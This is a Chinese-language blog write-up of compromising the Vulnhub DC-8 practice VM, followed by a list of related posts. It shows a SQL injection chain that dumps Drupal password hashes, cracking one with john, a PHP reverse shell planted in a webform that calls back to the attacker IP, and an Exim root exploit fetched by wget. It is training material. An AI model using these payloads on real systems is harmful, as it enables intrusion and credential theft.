
Vulnhub DC-8靶机渗透
信息搜集
nmap -sP 192.168.146.0/24 #主机发现
nmap -A 192.168.146.146 #Enable OS detection, version detection, script scanning, and traceroute


点击Detail的三个栏目,发现url变成http://192.168.146.146/?nid=3
测试一下存在注入,数字型注入
http://192.168.146.146/?nid=3'

http://192.168.146.146/?nid=3%20order%20by%201

http://192.168.146.146/?nid=3%20order%20by%202		#只有1列

http://192.168.146.146/?nid=-3%20union%20select%20database()  #库d7db
http://192.168.146.146/?nid=-3%20union%20select%20group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema=database() #爆表

http://192.168.146.146/?nid=-3%20union%20select%20group_concat(column_name)%20from%20information_schema.columns%20where%20table_schema=database()%20and%20table_name=%27users%27](http://192.168.146.146/?nid=-3 union select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users') #爆列

http://192.168.146.146/?nid=-3%20union%20select%20group_concat(uid,%27%20|%20%27,name,%27%20|%20%27,pass,%27%20|%20%27,mail,%27%20|%20%27,theme,%27%20|%20%27,signature,%27%20|%20%27,signature_format,%27%20|%20%27,created,%27%20|%20%27,access,%27%20|%20%27,login,%27%20|%20%27,status,%27%20|%20%27,timezone,%27%20|%20%27,language,%27%20|%20%27,picture,%27%20|%20%27,init,%27%20|%20%27,data)%20from%20users](http://192.168.146.146/?nid=-3 union select group_concat(uid,' | ',name,' | ',pass,' | ',mail,' | ',theme,' | ',signature,' | ',signature_format,' | ',created,' | ',access,' | ',login,' | ',status,' | ',timezone,' | ',language,' | ',picture,' | ',init,' | ',data) from users) #爆字段

两个用户分别是admin和john(这里估计是个提示,直接用kali的john爆破john的密码)
$S$D2tRcYRyqVFNSc0NvYUrYeQbLQg5koMKtihYTIDC9QQqJi3ICg5z
$S$DqupvJbxVmqjr6cYePnx2A891ln7lsuku/3if/oRVZJaz5mKC2vF
步骤如下:

echo '$S$DqupvJbxVmqjr6cYePnx2A891ln7lsuku/3if/oRVZJaz5mKC2vF' > pwd

john pwd --wordlist=/usr/share/wordlists/rockyou.txt  #密码turtle

getFlag
接下来就是要找登陆页面了,扫描一下发现robots.txt,访问看看有什么路径和文件。

找到登陆路径/user/login直接使用john登陆

浏览后台找可以写php code的地方。
最后在contact us - webform中找到


箭头指的话说了提交成功后显示。那么就在contact us页面随便填写并提交,看到了phpinfo页面。


老样子反弹shell,渗透机nc -lvvp 4444
//网页编辑器中的内容

<?php

$sock=fsockopen('192.168.146.132',4444);

$descriptorspec=array(

0=>$sock,

1=>$sock,

2=>$sock

);

$process=proc_open('sh',$descriptorspec,$pipes);

proc_close($process);

echo phpinfo();

?>
然后提交contact us即可得到反弹的shell
python -c 'import pty; pty.spawn("/bin/bash")' #交互式shell
看看home目录下的dc8user,尝试切换用户,不可行。

尝试sudo提权sudo -l #不可行
尝试suid提权find / -perm -u=s -type f 2>/dev/null

查看一下靶机的exim版本 exim --version #4.89

看看有没现成的脚本 searchsploit exim

有个现成的提权脚本。
提出来到web目录下,然后在靶机直接下载
root@kali:~# cp /usr/share/exploitdb/exploits/linux/local/46996.sh /var/www/html

root@kali:/var/www/html# service apache2 start   #开启apache2服务

www-data@dc-8:/tmp$ wget http://192.168.146.132/46996.sh  #靶机上下载

www-data@dc-8:/tmp$ chmod 777 46996.sh  	#分配权限

#执行的时候一直报错

那就自己复制代码,然后在靶机vi写入文件试试。
#https://www.exploit-db.com/exploits/46996

www-data@dc-8:/tmp$ vi A1oe.sh   #然后按i , ctrl-shift-v粘贴

www-data@dc-8:/tmp$ chmod 777 A1oe.sh   #分配权限

www-data@dc-8:/tmp$ ./A1oe.sh		#执行

# 查看帮助或者源代码后直接使用

$ ./A1oe.sh -m setuid

$ ./A1oe.sh -m netcat   #提升为root



好像如果不用交互式命令的话,过一段时间会自动断开,那么也可以再反弹一个shell。
总结
这次玩靶机回顾了下最基础的sql注入。。
学习了suid提权中的exim提权。
Vulnhub DC-8靶机渗透的更多相关文章
- DC 1-3 靶机渗透
DC-1靶机 端口加内网主机探测,发现192.168.114.146这台主机,并且开放了有22,80,111以及48683这几个端口. 发现是Drupal框架. 进行目录的扫描: 发现admin被禁止 ...
- Vulnhub DC-1靶机渗透学习
前言 之前听说过这个叫Vulnhub DC-1的靶机,所以想拿来玩玩学习,结果整个过程都是看着别人的writeup走下来的,学艺不精,不过这个过程也认识到,学会了很多东西. 所以才想写点东西,记录一下 ...
- VulnHub CengBox2靶机渗透
本文首发于微信公众号:VulnHub CengBox2靶机渗透,未经授权,禁止转载. 难度评级:☆☆☆☆官网地址:https://download.vulnhub.com/cengbox/CengB ...
- VulnHub PowerGrid 1.0.1靶机渗透
本文首发于微信公众号:VulnHub PowerGrid 1.0.1靶机渗透,未经授权,禁止转载. 难度评级:☆☆☆☆☆官网地址:https://download.vulnhub.com/power ...
- Vulnhub靶机渗透 -- DC5
信息收集 通过nmap搜索到IP为:192.168.200.11 开启了80http.111RPC服务端口 先打开网页,然后进行目录爆破 contact.php 攻击 经搜索没有发现可以攻击wheel ...
- Vulnhub DC-9靶机渗透
信息搜集 nmap -sP 192.168.146.0/24 #主机发现 nmap -A 192.168.146.147 #扫描端口等信息 22端口过滤,80端口开放,同样的从80端口入手. 不是现成 ...
- Vulnhub靶机渗透 -- DC6
信息收集 开启了22ssh和80http端口 ssh可以想到的是爆破,又或者是可以在靶机上找到相应的靶机用户信息进行登录,首先看一下网站信息 结果发现打开ip地址,却显示找不到此网站 但是可以发现地址 ...
- vulnhub-DC:2靶机渗透记录
准备工作 在vulnhub官网下载DC:1靶机https://www.vulnhub.com/entry/dc-2,311/ 导入到vmware 打开kali准备进行渗透(ip:192.168.200 ...
- vulnhub-DC:1靶机渗透记录
准备工作 在vulnhub官网下载DC:1靶机https://www.vulnhub.com/entry/dc-1,292/ 导入到vmware 打开kali准备进行渗透(ip:192.168.200 ...
- vulnhub-DC:3靶机渗透记录
准备工作 在vulnhub官网下载DC:1靶机www.vulnhub.com/entry/dc-3,312/ 导入到vmware 导入的时候遇到一个问题 解决方法: 点 "虚拟机" ...
随机推荐
- 一个交互式可视化Python库——Bokeh
本篇为<Python数据可视化实战>第十篇文章,我们一起学习一个交互式可视化Python库--Bokeh. Bokeh基础 Bokeh是一个专门针对Web浏览器的呈现功能的交互式可视化Py ...
- flask连接数据库的URI书写格式
1. MySQL mysql://username:password@hostname/database 2. PostgreSQL postgresql://username:password@ho ...
- Spyder——科学的Python开发环境
刚开始接触Python的时候,网上找到的资料基本上上来就是介绍Python语言,很少有对开发环境进行讲解的,但如果在学习的过程中不断练习,这样效率会更高,所以特意将一个Python的开发环境Spyde ...
- 1. postman使用
postman使用教程: https://blog.csdn.net/fxbin123/article/details/80428216 http://bayescafe.com/tools/use- ...
- git常用命令学习配详细说明
原文链接 把当前目录变成Git可以管理的仓库 git init 查看仓库当前的状态 git status 添加新/变动文件 git add <文件名> // 添加某个新文件(目录) git ...
- 面试刷题12:zero copy是怎么回事?
文件copy是java的io部分不可忽视的内容. 我是李福春,我在准备面试,今天的问题是: zero-copy是怎么回事? 操作系统的空间划分为内核态空间, 用户态空间: 内核态空间相对操作系统具备更 ...
- 微信开发+百度AI学习:环境搭建
注册成为百度开发者,百度接入指南http://ai.baidu.com/docs#/Begin/top 选择分类进去创建应用,接口权限全部选择好了,这样就可以只创建一个应用就有全部接口权限. C#开发 ...
- 第十六周Java实验作业
实验十六 线程技术 实验时间 2017-12-8 1.实验目的与要求 (1) 掌握线程概念: 多线程是进程执行过程中产生的多条执行线索,线程是比进程执行更小的单位. 线程不能独立存在,必须存在于进程 ...
- java-Deque
2020-03-07 13:42:05 双端队列与通常的Queue的区别仅仅在于多了双端队列可以在队首队尾进行插入或者删除操作. 队尾添加:offerLast 队尾删除:pollLast 队尾查询:p ...
- vscode快速生成html模板(vscode快捷键"!"生成html模板)
问题: 在vscode中新建test.html, 内容是空白的,输入"!",然后按tap键 ,没有生成常见的html模板,也就是如下: 输入! html html:5 DOCTYP ...